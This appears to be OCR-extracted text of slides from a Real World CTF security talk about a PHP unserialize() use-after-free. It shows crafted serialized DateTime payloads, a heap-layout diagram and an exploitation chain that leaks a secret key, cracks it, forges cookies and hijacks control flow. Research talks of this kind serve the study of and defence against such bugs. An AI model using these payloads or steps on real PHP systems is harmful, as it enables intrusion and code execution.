
```
540   {  94, "latin1", "latin1_spanish_ci", 1, 1, "", NULL, NULL},
541   {  95, "cp932", "cp932_japanese_ci", 1, 2, "", mysqlnd_mbcharlen_cp932, check_mb_cp932},
542   {  96, "cp932", "cp932_bin", 1, 2, "", mysqlnd_mbcharlen_cp932, check_mb_cp932},
543   {  97, "eucjpms", "eucjpms_japanese_ci", 1, 3, "", mysqlnd_mbcharlen_eucjpms, check_mb_eucjpms},
544   {  98, "eucjpms", "eucjpms_bin", 1, 3, "", mysqlnd_mbcharlen_eucjpms, check_mb_eucjpms},
545   {  99, "cp1250", "cp1250_polish_ci", 1, 1, "", NULL, NULL},
546   { 128, "ucs2", "ucs2_unicode_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
547   { 129, "ucs2", "ucs2_icelandic_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
548   { 130, "ucs2", "ucs2_latvian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
549   { 131, "ucs2", "ucs2_romanian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
550   { 132, "ucs2", "ucs2_slovenian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
551   { 133, "ucs2", "ucs2_polish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
552   { 134, "ucs2", "ucs2_estonian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
553   { 135, "ucs2", "ucs2_spanish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
554   { 136, "ucs2", "ucs2_swedish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
555   { 137, "ucs2", "ucs2_turkish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
556   { 138, "ucs2", "ucs2_czech_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
557   { 139, "ucs2", "ucs2_danish_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
558   { 140, "ucs2", "ucs2_lithunian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
559   { 141, "ucs2", "ucs2_slovak_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
560   { 142, "ucs2", "ucs2_spanish2_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
561   { 143, "ucs2", "ucs2_roman_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
562   { 144, "ucs2", "ucs2_persian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
563   { 145, "ucs2", "ucs2_esperanto_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
564   { 146, "ucs2", "ucs2_hungarian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
565   { 147, "ucs2", "ucs2_sinhala_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
566   { 148, "ucs2", "ucs2_german2_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
567   { 149, "ucs2", "ucs2_croatian_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
568   { 150, "ucs2", "ucs2_unicode_520_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
569   { 151, "ucs2", "ucs2_vietnamese_ci", 2, 2, "", mysqlnd_mbcharlen_ucs2, check_mb_ucs2},
```


Putting all together!


```
a:7:{
  i;0; O:8:"DateTime":3:{
    s:4:"date";s:4:"2000";  s:13:"timezone_type";a:1:{i:0;N;}  s:8:"timezone";N;
  }
  i:1; s:24:"' . $fake_string_zval . '";
  i:2; O:8:"DateTime":3:{
    s:4:"date";s:4:"2000";  s:13:"timezone_type";R:5;  s:8:"timezone";N;
  }
  i:3; s:128:"RRRRRRRRRROOOOOOOOOOPPPPPPPPP…";
  i:4; O:8:"DateTime":3:{
    s:4:"date";s:4:"2000";  s:13:"timezone_type";a:1:{i:0;N;}  s:8:"timezone";N;
  }
  i:5; s:24:"' . $fake_object_zval . '";
  i:6; O:8:"DateTime":3:{
    s:4:"date";s:4:"2000";  s:13:"timezone_type";R:15;  s:8:"timezone";N;
  }
}
```


```
a:7:{
  i;0; O:8:"DateTime":3:{
    s:4:"date";s:4:"2000";  s:13:"timezone_type"  a:1:{i:0;N;}  s:8:"timezone";N;
  }
  i:1; s:24:"                                    ";
  i:2; O:8:"DateTime":3:{
    s:4:"date";s:4:"2000";  s:13:"timezone_type";R:5;  s:8:"timezone";N;
  }
  i:3; s:128:"RRRRRRRRRROOOOOOOOOOPPPPPPPP…";
  i:4; O:8:"DateTime":3:{
    s:4:"date";s:4:"2000";  s:13:"timezone_type";a:1:{i:0;N;}  s:8:"timezone";N;
  }
  i:5; s:24:"                                    ";
  i:6; O:8:"DateTime":3:{
    s:4:"date";s:4:"2000";  s:13:"timezone_type";R:15;  s:8:"timezone";N;
  }
}
```

FREED










a:7:{
i;0; O:8:"DateTime":3:{
s:4:"date";s:4:"2000";
s:13:"timezone_type"
s:8:"timezone";N;
FREED
size
prev_size
RRRRRRRRRR
OOOOOOOOOO
PPPPPPPPPP
.....
0x11223344
AAAAAAAA
0 0 0 0 6 0 0 0
Fill
Fill
R:5;
"RRRRRRRRRROOOOOOOOOOPPPPPPPPP…"
i:4; O:8:"DateTime":3:{
i:5; s:24:"
AAAAAAAA
0x11223344
0 0 0 0 5 0 0 0
R:15;
i:6; O:8:"DateTime":3:{
}
}
https://t.me/learningnets

DEMO

https://youtu.be/L2tK-ICLE44

Exploitation Steps

1. Get secret_key
   - Leak hashed secret_key via PHP Type Juggling
   - Recover secret_key via HashCat
2. Leverage secret_key
   - Arbitrary encryption/decryption
   - Forge cookies to trigger PHP deserialization
3. Exploit PHP unserialize() Use-After-Free
   - Read/Write Primitive
   - Control-Flow Hijacking Primitive

Thanks

- Meh Chang(@mehqq_)


REAL WORLD CTF
HACK THE REAL
RWCTF {7H4NKS
}